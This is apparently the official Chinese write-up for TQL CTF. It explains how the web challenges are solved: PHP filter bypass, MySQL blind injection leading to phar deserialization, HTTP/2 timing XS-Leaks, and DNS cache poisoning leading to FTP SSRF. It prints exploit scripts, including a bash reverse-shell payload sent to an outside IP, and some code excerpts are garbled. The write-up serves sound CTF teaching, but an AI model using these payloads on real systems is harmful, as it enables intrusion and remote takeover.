

TQL CTF Official Writeup


[toc]

Web

Simple PHP

源码泄漏

读到题目源码



不安全 | view-source:zsf.cool:9999/get_pic.php?image=img/haokangde.png

换行

```
<div class="img"> __PUNC__</a>  
...  
<li class="desktop_icon" id="win16" path="__WEBSITE__">  
...|
```

限制包括：长度限制、字符黑名单

```
if(isset($_POST['punctuation'])){
    //filter
    if (strlen($_POST['user']) > 6){
        echo("<script>alert('Username is too long!');</script>");
    }
    elseif(strlen($_POST['website']) > 25){
        echo("<script>alert('Website is too long!');</script>");
    }
    elseif(strlen($_POST['punctuation']) > 1000){
        echo("<script>alert('Punctuation is too long!');</script>");
    }
    else{
        if(preg_match('/[^w\/*()]*$/i', $_POST['user']) === 0){
            if (preg_match('/[^w/*.:.;\\n]*$/i', $_POST['website']) === 0){
                $_POST['punctuation'] = preg_replace('/[a-z,A-Z,0-9>\?]/i', "", $_POST['punctuation']);
            }
        }
    }
}
```

第一个可控输入点——user，位于php代码块内，不过长度较短，考虑用注释把php代码块延长

```
<!DOCTYPE html>
...
<?php
    $user = ((string)1)/*;
?
...
<a href="#" class="powered_by">*/;</a>
...
<li class="desktop_icon" id="win16" path="__WEBSITE__">
```

第二个可控输入点——punctuation，限制较多，不过长度较长，考虑无字母数字shell

不过php代码块无法结束

第三个可控输入点——website，限制较少，配合php多行字符串把第二、第三输入点之间的html代码去掉

```
<!DOCTYPE html>
...
<?php
    $user = ((string)1)/*);
?>
...
<a href="#" class="powered_by">*/;
//无字母shell...
$__=<<<____
</a>
...
<li class="desktop_icon" id="win16" path="____;
">
...
```

并通过停止编译，防止php解析剩下的html代码

```
...
|   <li class="desktop_icon"
|   _____;
|   __HALT_COMPILER( );
|   ">
|
| ...

```

exp

SQL_TEST

出题人：gml

题目给了源码，是基于 Symfony 框架开发，版本是 5.4.2。审计源码发现只有一个 TestController：

```
<?php

namespace App\Controller;

use Symfony\Bundle\FrameworkBundle\Controller\AbstractController;
use Symfony\Component\HttpFoundation\Response;
use Symfony\Component\Routing\Annotation\Route;
use Symfony\Component\HttpFoundation\Request;

class TestController extends AbstractController
{
    /**
     * @Route("/test", name="test")
     */
    public function index(Request $request): Response
    {
        $con = mysqli_init();
        $key = $request->query->get('key');
        $value = $request->query->get('value');

        if (is_numeric($key) && is_string($value)) {
            mysqli_options($con, $key, $value);
        }

        mysqli_options($con, MYSQLI_OPT_LOCAL_INFILE, 0);
        if (!mysqli_real_connect($con, "127.0.0.1", "ctf", "gmlsec123456",
"mysql")) {
            $content = '数据库连接失败';
        } else {
            $content = '数据库连接成功';
        }

        mysqli_close($con);

        return new Response(
            $content,
            Response::HTTP_OK,
            ['content-type' => 'text/html']
        );
    }
}
```

可以控制一个 mysqli_options 的选项，然后连接本地数据库。

mysql

仅以过程化样式：由 `mysqli_connect()` 或 `mysqli_init()` 返回的 `mysqli` 对象。

option

要进行设置的选项，可以是下列中的某一项：

有效的选项

名称	描述
<code>MYSQLI_OPT_CONNECT_TIMEOUT</code>	连接超时设置，以秒为单位（在 Windows 平台上，PHP 5.3.1 之后才支持此选项）。
<code>MYSQLI_OPT_LOCAL_INFILE</code>	启用或禁用 LOAD LOCAL INFILE 语句
<code>MYSQLI_INIT_COMMAND</code>	成功建立 MySQL 连接之后要执行的 SQL 语句
<code>MYSQLI_READ_DEFAULT_FILE</code>	从指定的文件中读取选项，而不是使用 <code>my.cnf</code> 中的选项
<code>MYSQLI_READ_DEFAULT_GROUP</code>	从 <code>my.cnf</code> 或者 <code>MYSQLI_READ_DEFAULT_FILE</code> 指定的文件中读取指定的组中的选项。
<code>MYSQLI_SERVER_PUBLIC_KEY</code>	SHA-256 认证模式下，要使用的 RSA 公钥文件。
<code>MYSQLI_OPT_NET_CMD_BUFFER_SIZE</code>	内部命令/网络缓冲大小，仅在 mysqlnd 驱动下有效。
<code>MYSQLI_OPT_NET_READ_BUFFER_SIZE</code>	以字节为单位，读取 MySQL 命令报文时候的块大小，仅在 mysqlnd 驱动下有效。
<code>MYSQLI_OPT_INT_AND_FLOAT_NATIVE</code>	将整数和浮点数类型的列转换成 PHP 的数值类型，仅在 mysqlnd 驱动下有效。
<code>MYSQLI_OPT_SSL_VERIFY_SERVER_CERT</code>	

value

选项值。

很明显发现可以设置建立 MySQL 连接之后要执行的 SQL 语句。

php7 的环境下打印下 `MYSQLI_INIT_COMMAND` 的值：

```
~ php -a
Interactive shell

php > echo MYSQLI_INIT_COMMAND;
3
php >
```

尝试 `/index.php/test?key=3&value=select%20sleep(3)`，延时成功。因为没有回显，可以采用时间盲注的方式获取数据。

显然 flag 肯定不在数据库里（可以通过时间盲注获取数据也会发现没有任何新创建的数据库和表）。现在我们可以执行一条 MySQL 的命令，尝试堆叠发现无果，`create database`、`insert`、`update` 数据失败，`load_file` 读取 `/etc/passwd` 也是失败。这时猜想是否题目设置了 `secure_file_priv`，尝试获取 `secure_file_priv` 目录。

平时我们经常使用的方式是 `show global variables like '%secure_file_priv%'`，现在没有回显，我们需要时间盲注的方式获取。`secure_file_priv` 还可以通过 `select @@global.secure_file_priv` 进行获取：

```
mysql> select @@global.secure_file_priv;
+-----+
| @@global.secure_file_priv |
+-----+
| /private/tmp/               |
+-----+
1 row in set (0.00 sec)
```

可以通过时间盲注得到目录：/tmp/53ca05a8a6854dc2cdceeeaf52671f27

这个目录明显是故意设置，所以肯定这里是利用点。我们不知道这个目录下有什么文件，但是我们可以向这个目录任意写文件。Symfony 5.4.2 的版本并没有什么漏洞，所以通过文件包含 getshell 不太可能，我们可以自然想到可以通过写入 phar 文件，触发反序列化 getshell。

要通过 phar 触发反序列化进行 getshell，要有 POP 链和触发点。首先关注 POP 链，phpgc 上最新的链子是 5.2 版本的，经过分析无法成功利用。将源码与 Symfony 5.4.2 的源码对比，发现去除了 Monolog 的依赖，Monolog 的链子也利用不了，需要挖掘一条新的 POP 链。

寻找 __destruct 方法，因为有一些类都存在 __wakeup 方法，所以剩下的也不多。剩下的类 __destruct 方法调用也很乱，所以尝试搜索 __call 方法，看看有什么可以利用的。在 vendor/symfony/cache/Traits/RedisProxy.php 定义的 RedisProxy 类存在 __call 方法：

```
public function __call(string $method, array $args)
{
    $this->ready ?: $this->ready = $this->initializer->__invoke($this->redis);

    return $this->redis->{$method}(...$args);
}
```

我们可以调用任意类的 __invoke 方法，并且参数可控。寻找可利用的 __invoke，在 vendor/doctrine/doctrine-bundle/Dbal/SchemaAssetsFilterManager.php 定义的 SchemaAssetsFilterManager 类：

```
/** @param string|AbstractAsset $assetName */
public function __invoke($assetName): bool
{
    foreach ($this->schemaAssetFilters as $schemaAssetFilter) {
        if ($schemaAssetFilter($assetName) === false) {
            return false;
        }
    }

    return true;
}
```

可以发现明显的动态函数调用，并且函数名和参数都可控。与之类似的 vendor/symfony/console/Helper/Dumper.php 定义的 Dumper 类，这个更直接一些：

```
public function __invoke($var): string
{
    return ($this->handler)($var);
}
```

所以现在我们只需在 __destruct 中找到任意一个可控变量对任意函数的调用即可，类似 \$xxxx->xxxx()，这应该不难寻找，在

vendor/doctrine/cache/lib/Doctrine/Common/Cache/Psr6/CacheAdapter.php 中定义的 CacheAdapter 类：

```
public function __destruct()
{
    $this->commit();
}
```

跟进：

```
public function commit(): bool
{
    if (! $this->deferredItems) {
        return true;
    }

    $now          = microtime( get_as_float: true );
    $itemsCount   = 0;
    $byLifetime  = [];
    $expiredKeys = [];

    foreach ($this->deferredItems as $key => $item) {
        $lifetime = [$item->getExpiry() ? $now) - $now;

        if ($lifetime < 0) {
            $expiredKeys[] = $key;

            continue;
        }
    }
}
```

至此，getshell 的 POP 链已经完成。

现在只剩触发点，我们可控的就只有一对 key 和 value，查看其他可以设置的选项，发现 MYSQLI_SERVER_PUBLIC_KEY 这个选项涉及文件操作，这个选项指定 SHA-256 认证模式下，要使用的 RSA 公钥文件。

MySQL8.0 之前的版本中默认的身份验证方式是 `mysql_native_password`, 而在 MySQL8.0 之后变为了 `caching_sha2_password`。`caching_sha2_password` 实现了 SHA-256 认证，并且在服务器端使用缓存以获得更好的性能。官方文档：<https://dev.mysql.com/doc/refman/8.0/en/caching-sha2-pluggable-authentication.html> (<https://dev.mysql.com/doc/refman/8.0/en/caching-sha2-pluggable-authentication.html>)

查阅文档可以发现，客户端有两种方式指定服务端的公钥：一种是从服务端请求公钥，然后服务端将公钥发松给客户端；另外一种是客户端本地指定服务端公钥的路径：

- For connections by accounts that authenticate with `caching_sha2_password` and RSA key pair-based password exchange, the server does not send the RSA public key to clients by default. Clients can use a client-side copy of the required public key, or request the public key from the server.

Use of a trusted local copy of the public key enables the client to avoid a round trip in the client/server protocol, and is more secure than requesting the public key from the server. On the other hand, requesting the public key from the server is more convenient (it requires no management of a client-side file) and may be acceptable in secure network environments.

- For command-line clients, use the `--server-public-key-path` option to specify the RSA public key file. Use the `--get-server-public-key` option to request the public key from the server. The following programs support the two options: `mysql`, `mysqlsh`, `mysqladmin`, `mysqlbinlog`, `mysqlcheck`, `mysqldump`, `mysqlimport`, `mysqldump`, `mysqlshow`, `mysqlslap`, `mysqltest`, `mysql_upgrade`.
- For programs that use the C API, call `mysql_options()` to specify the RSA public key file by passing the `MYSQL_SERVER_PUBLIC_KEY` option and the name of the file, or request the public key from the server by passing the `MYSQL_OPT_GET_SERVER_PUBLIC_KEY` option.
- For replicas, use the `CHANGE REPLICATION SOURCE TO` statement (from MySQL 8.0.23) or `CHANGE MASTER TO` statement (before MySQL 8.0.23) with the `SOURCE_PUBLIC_KEY_PATH` | `MASTER_PUBLIC_KEY_PATH` option to specify the RSA public key file, or the `GET_SOURCE_PUBLIC_KEY` | `GET_MASTER_PUBLIC_KEY` option to request the public key from the source. For Group Replication, the `group_replication_recovery_public_key_path` and `group_replication_recovery_get_public_key` system variables serve the same purpose.

上面提到的 `MYSQLI_SERVER_PUBLIC_KEY` 选项便是指定服务端公钥的路径。

那么既然这里存在读取文件的可能，是否可以触发 phar 反序列化呢？查阅 PHP 源码，在 `ext/mysqlnd/mysqlnd_auth.c` 中可以找到 `mysqlnd_caching_sha2_get_key` 函数的实现：

```
    } else {
        zend_string * key_str;
        DBG_INF_FMT("Key in a file [%s]", fname);
        stream = php_stream_open_wrapper((char *) fname, "rb", REPORT_ERRORS, NULL);

        if (stream) {
            if ((key_str = php_stream_copy_to_mem(stream, PHP_STREAM_COPY_ALL, 0)) != NULL) {
                ret = mysqlnd_sha256_get_rsa_from_pem(ZSTR_VAL(key_str), ZSTR_LEN(key_str));
                DBG_INF("Successfully loaded");
                DBG_INF_FMT("Public key: %.*s", (int) ZSTR_LEN(key_str), ZSTR_VAL(key_str));
                zend_string_release(key_str);
            }
            php_stream_close(stream);
        }
    }
DBG_RETURN(ret);
```

可以看到，调用了 `php_stream_open_wrapper`，因此可以来触发 phar 反序列化。

现在过程很明确：可以生成 phar 文件，通过 MySQL 写入目录，再通过 `MYSQLI_SERVER_PUBLIC_KEY` 触发反序列化执行命令。

但是经过尝试发现最终触发失败，回显依然是数据库连接成功。这是因为 caching_sha2_password 认证方式下服务器端会使用缓存，查阅资料发现缓存存储在内存中：<https://dba.stackexchange.com/questions/218190/where-is-the-cache-for-the-mysql-caching-sha2-password-auth-plugin-stored> (<https://dba.stackexchange.com/questions/218190/where-is-the-cache-for-the-mysql-caching-sha2-password-auth-plugin-stored>)，FLUSH PRIVILEGES 即可。

最终 exp：

```
import requests, string, random, os, time

url = "http://127.0.0.1:7001"

def req(key, value):
    resp = requests.get(url + "/index.php/test", params={'key': key, 'value': value})
    return resp

def get_secure_file_priv():
    char_list = "_" + string.ascii_letters + string.digits
    template = "select if((select substr(@@global.secure_file_priv,%s,1)='%s'),sleep(2),1)"
    substr(@@global.secure_file_priv,%s,1)='%s') ,sleep(2),1"
    data = ''
    for i in range(1, 100):
        flag = False
        for c in char_list:
            resp = req('3', template % (i, c))
            if resp.elapsed.seconds > 1.5:
                data += c
                flag = True
                print(data)
                break
        if not flag:
            print("end!")
            return data

def exp(secure_file_path):
    filename = "".join(random.sample(string.ascii_letters, 6)) + '.phar'
    file = os.path.join(secure_file_path, filename)

    # write phar file
    hex_data = open("test.phar", "rb").read().hex()
    command = "select 0x{} into dumpfile '{}'".format(hex_data, file)
    req('3', command)

    # check file exists
    command = "select if((ISNULL(load_file('{}'))),sleep(2),1)".format(file)
    if req('3', command).elapsed.seconds > 1.5:
        print("file write fail!")
        exit()
```

```

# clean the cache
req('3',"FLUSH PRIVILEGES")
time.sleep(2)

# trigger unserialize
resp = req('35', 'phar://' + file)
print(resp.text)

if __name__ == '__main__':
    secure_file_path = get_secure_file_priv()
    # secure_file_path = '/tmp/1ba652f29a29b74c5c7abb1abf6ba36e/'
    exp(secure_file_path)

```

A More Secure Pastebin

这个题目的考点：

- XS-Leaks
- Timeless Timing
- HTTP/2 Concurrent Stream
- TCP Congestion Control

理论基础：HTTP/2 并发流可以在一个流内组装多个 HTTP 报文；TCP Nagle 拥塞控制算法；在 TCP 产生拥堵时，浏览器会将多个报文放入到一个 TCP 报文当中。

实践题解：Post 一个 body 过大的报文让 TCP 产生拥堵，使得浏览器将多个 HTTP/2 报文放在一个 TCP 报文当中，通过 admin 搜索 flag 产生时间差异，使用 Timeless Timing 攻击完成 XS-Leaks

其实这个题目主要改变来自 [#493176 Partial report contents leakage - via HTTP/2 concurrent stream handling \(hackerone.com\) \(https://hackerone.com/reports/493176\)](#) 这份 HackerOne 报告，场景根据这份报告改编而来。

只需要提交一个页面链接，该页面会进行使用 JavaScript 进行以下操作：

1. Post 过大的 body 到任意接受 POST 的路由进而阻塞整个 TCP 信道
2. 使用两个fetch向搜索接口发送我们需要探测的字符串，此时系统检测到 TCP 信道存在阻塞，会将这两个请求放入到缓冲区，从而放入到一个 TCP 报文当中
3. 使用Promise.all或者其他方法检测这两个 fetch 哪一个先被返回
4. 重复以上步骤，每对字符串请求以 10 次或 20 次为一轮，统计每轮请求中对应字符的返回顺序优先关系得到概率，进行多轮（最好大于等于 4 轮）探测
5. 根据我们得到的结果频率为依据判断我们探测的字符

详细见：<http://blog.zeddyu.info/2022/02/21/2022-02-21-PracticalTimingTimeless/>

Network Tools

考点

- DNS缓存污染


- FTP SSRF

步骤

本题出题思路来自于[Injection Attacks Reloaded: Tunnelling Malicious Payloads over DNS](https://www.usenix.org/conference/usenixsecurity21/presentation/jeitner) (<https://www.usenix.org/conference/usenixsecurity21/presentation/jeitner>)，通过在DNS资源记录中插入控制字符，从而影响DNS的解析结果，或是插入不符合域名规范的特殊字符，最终实现DNS缓存污染、SQL注入、XSS等效果。

论文中提到nodejs的CNAME解析存在\0截断问题，根据CVE-2021-22931，定位到问题出现于nodejs的dns库，而dns库又调用了c-ares这一基于C的广泛使用的域名解析库，经测试，CNAME解析\0截断的问题在最新版本1.18.1中依然存在。

这张图可以非常清楚地解释\0截断导致的DNS缓存污染问题，其中\000指的是8进制0对应的字符，即\0：



本题基于图中场景构建3个容器，分别是flask应用程序、dnsmasq和基于c-ares的DNS转发器。其中flask应用程序储存flag，可以执行ping、traceroute命令，并可以向ftp.sjtu.edu.cn下载并上传文件，还有一个限制本地访问的webshell，源码如下：

```
from flask import Flask, request, send_from_directory, session, redirect
```

```
from flask_session import Session
from io import BytesIO
import re
import os
import ftplib
from hashlib import md5

app = Flask(__name__)
app.config['SECRET_KEY'] = os.urandom(32)
app.config['SESSION_TYPE'] = 'filesystem'
sess = Session()
sess.init_app(app)

def exec_command(cmd, addr):
    result = ''
    if re.match(r'^[a-zA-Z0-9.:.-]+', addr) != None:
        with os.popen(cmd % (addr)) as readObj:
            result = readObj.read()
    else:
        result = 'Invalid Address!'
    return result

@app.route("/")
def index():
    if not session.get('token'):
        token = md5(os.urandom(32)).hexdigest()[:8]
        session['token'] = token
    return send_from_directory('', 'index.html')

@app.route("/ping", methods=['POST'])
def ping():
    addr = request.form.get('addr', '')
    if addr == '':
        return 'Parameter "addr" Empty!'
    return exec_command("ping -c 3 -W 1 %s 2>&1", addr)

@app.route("/traceroute", methods=['POST'])
def traceroute():
    addr = request.form.get('addr', '')
    if addr == '':
        return 'Parameter "addr" Empty!'
    return exec_command("traceroute -q 1 -w 1 -n %s 2>&1", addr)

@app.route("/ftpcheck")
```

```

def ftpcheck():
    if not session.get('token'):
        return redirect("/")
    domain = session.get('token') + ".ftp.testsweb.xyz"
    file = 'robots.txt'
    fp = BytesIO()
    try:
        with ftplib.FTP(domain) as ftp:
            ftp.login("admin","admin")
            ftp.retrbinary('RETR ' + file, fp.write)
    except ftplib.all_errors as e:
        return 'FTP {} Check Error: {}'.format(domain,str(e))
    fp.seek(0)
    try:
        with ftplib.FTP(domain) as ftp:
            ftp.login("admin","admin")
            ftp.storbinary('STOR ' + file, fp)
    except ftplib.all_errors as e:
        return 'FTP {} Check Error: {}'.format(domain,str(e))
    fp.close()
    return 'FTP {} Check Success.'.format(domain)

@app.route("/shellcheck", methods=['POST'])
def shellcheck():
    if request.remote_addr != '127.0.0.1':
        return 'Localhost only'
    shell = request.form.get('shell', '')
    if shell == '':
        return 'Parameter "shell" Empty!'
    return str(os.system(shell))

if __name__ == "__main__":
    app.run(host='0.0.0.0', port=8080)

```

其中/ftpcheck存在ssrf漏洞，漏洞原理与CVE-2021-3129一致，只需要利用上图方法将token.ftp.testsweb.xyz的缓存污染为自己服务器的IP地址，即可实现FTP SSRF，访问到预留的webshell。

在域名的控制面板中添加如下两条记录，将a.testsweb.xyz的NS记录指向ns.testsweb.xyz，将a.testsweb.xyz的A记录指向自己的IP（这里面我偷懒还是使用了testsweb.xyz域名，实际上任意域名都可以实现该攻击）：

主机记录	记录类型	线路类型	记录值	权重	MX	TTL	最后操作时间	操作
● a	NS	默认	ns.testsweb.xyz.	-	-	600	2021-11-16 10:47:16	编辑 SSL
● ns	A	默认	175.24.70.252	-	-	600	2021-11-16 10:47:25	编辑 SSL

搭建一个权威DNS服务器，注意常用于搭建DNS的bind在域名中含有\000的时候会报错，经过测试我最终选择了twisted，这是一个基于python的dns工具，支持权威、转发器等模式，zone file如下：

```
zone = [
    SOA(
        # For whom we are the authority
        'a.testsweb.xyz',

        # This nameserver's name
        mname = "ns.testsweb.xyz.",

        # Mailbox of individual who handles this
        rname = "admin.a.testsweb.xyz",

        # Unique serial identifying this SOA data
        serial = 0,

        # Time interval before zone should be refreshed
        refresh = "1H",

        # Interval before failed refresh should be retried
        retry = "30M",

        # Upper limit on time interval before expiry
        expire = "1M",

        # Minimum TTL
        minimum = "30"
    ),
    NS('a.testsweb.xyz', 'ns.testsweb.xyz'),
    CNAME('ftp.a.testsweb.xyz',
'b4b093f7.ftp.testsweb.xyz\000.a.testsweb.xyz'),
    A('b4b093f7.ftp.testsweb.xyz\000.a.testsweb.xyz', '175.24.70.252'),
]
]
```

保存为a.testsweb.xyz，然后执行下列命令，关掉systemd-resolved，以权威服务器模式打开twisted。

```
sudo service systemd-resolved stop
sudo twistd -n dns --pyzone a.testsweb.xyz
```

在题目中ping ftp.a.testsweb.xyz，即可污染token.ftp.testsweb.xyz为任意IP地址。



NETWORK TOOLS

Ping

ftp.a.testswb.xyz

Submit

Traceroute

FTP Check

Shell Check

```
PING b4b093f7.ftp.testswb.xyz (175.24.70.252): 56 data bytes
64 bytes from 175.24.70.252: icmp_seq=0 ttl=49 time=32.375 ms
64 bytes from 175.24.70.252: icmp_seq=1 ttl=49 time=32.312 ms
64 bytes from 175.24.70.252: icmp_seq=2 ttl=49 time=32.395 ms
--- b4b093f7.ftp.testswb.xyz ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max/stddev = 32.312/32.361/32.395/0.035 ms
```

运行恶意ftp脚本即可实现SSRF：

```
import socket
from urllib.parse import unquote

shell_ip = '8.8.8.8'
shell_port = '7777'

# 对payload进行一次urldecode
payload =
unquote("POST%20/shellcheck%20HTTP/1.1%0D%0AHost%3A%20127.0.0.1%0D%0AContent-
Type%3A%20application/x-www-form-urlencoded%0D%0AContent-
Length%3A%2083%0D%0A%0D%0Ashell%3Dbash%2520-c%2520%2522bash%2520-
i%2520%253E%2526%2520/dev/tcp/{}/{}/{}%25200%253E%25261%2522".format(shell_ip,
shell_port))
payload = payload.encode('utf-8')

host = '0.0.0.0'
port = 21
sk = socket.socket()
sk.bind((host, port))
sk.listen(5)

# ftp被动模式的passvie port,监听到1234
sk2 = socket.socket()
sk2.bind((host, 1234))
sk2.listen()

# 计数器, 用于区分是第几次ftp连接
count = 1
while 1:
    conn, address = sk.accept()
```

```

print("220 ")
conn.send(b"220 \n")
print(conn.recv(20)) # USER aaa\r\n 客户端传来用户名
print("220 ready")
conn.send(b"220 ready\n")

print(conn.recv(20)) # TYPE I\r\n 客户端告诉服务端以什么格式传输数据，TYPE I表示二进制， TYPE A表示文本
print("200 ")
conn.send(b"200 \n")

print(conn.recv(20)) # PASV\r\n 客户端告诉服务端进入被动连接模式
if count == 1:
    print("227 %s,4,210" % (shell_ip.replace('.',',')))
    conn.send(b"227 %s,4,210\n" % (shell_ip.replace('.',',').encode())) #
服务端告诉客户端需要到那个ip:port去获取数据,ip,port都是用逗号隔开, 其中端口的计算规则为：
4*256+210=1234
else:
    print("227 127,0,0,1,31,144")
    conn.send(b"227 127,0,0,1,31,144\n") # 端口计算规则：31*256+144=8080

print(conn.recv(20)) # 第一次连接会收到命令RETR /123\r\n, 第二次连接会收到STOR /123\r\n
if count == 1:
    print("125 ")
    conn.send(b"125 \n") # 告诉客户端可以开始数据链接了
    # 新建一个socket给服务端返回我们的payload
    print("建立连接!")
    conn2, address2 = sk2.accept()
    conn2.send(payload)
    conn2.close()
    print("断开连接!")
else:
    print("150 ")
    conn.send(b"150 \n")

# 第一次连接是下载文件, 需要告诉客户端下载已经结束
if count == 1:
    print("226 ")
    conn.send(b"226 \n")

print(conn.recv(20)) # QUIT\r\n
print("221 ")
conn.send(b"221 \n")
conn.close()
count += 1

```

监听端口，点击FTP Check，反弹shell成功。

```
@VM-0-8-ubuntu:~$ nc -lp 7777
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
tqlctf@4433609a1feb:/app$ cat /flag
cat /flag
TQLCTF{test}
```

总结

本题综合考察选手对DNS协议、SSRF的理解，知识点较新，有一定的利用难度，综合难度中等

Misc

wizard

考点

- 主要考察选手的思维能力和算法能力。

步骤

首先所有的数都是两两不相同的，并且我们一次只能问出m个数中第k大的数，所以我们每次只需要针对前m+1个数提问m+1次就可以了，这样可以减少不确定性。每次更换一个元素才能分析出对应的情况，信息集中化。

通过举几个例子分析，我们发现这样提问之后我们只能得到两种情况：

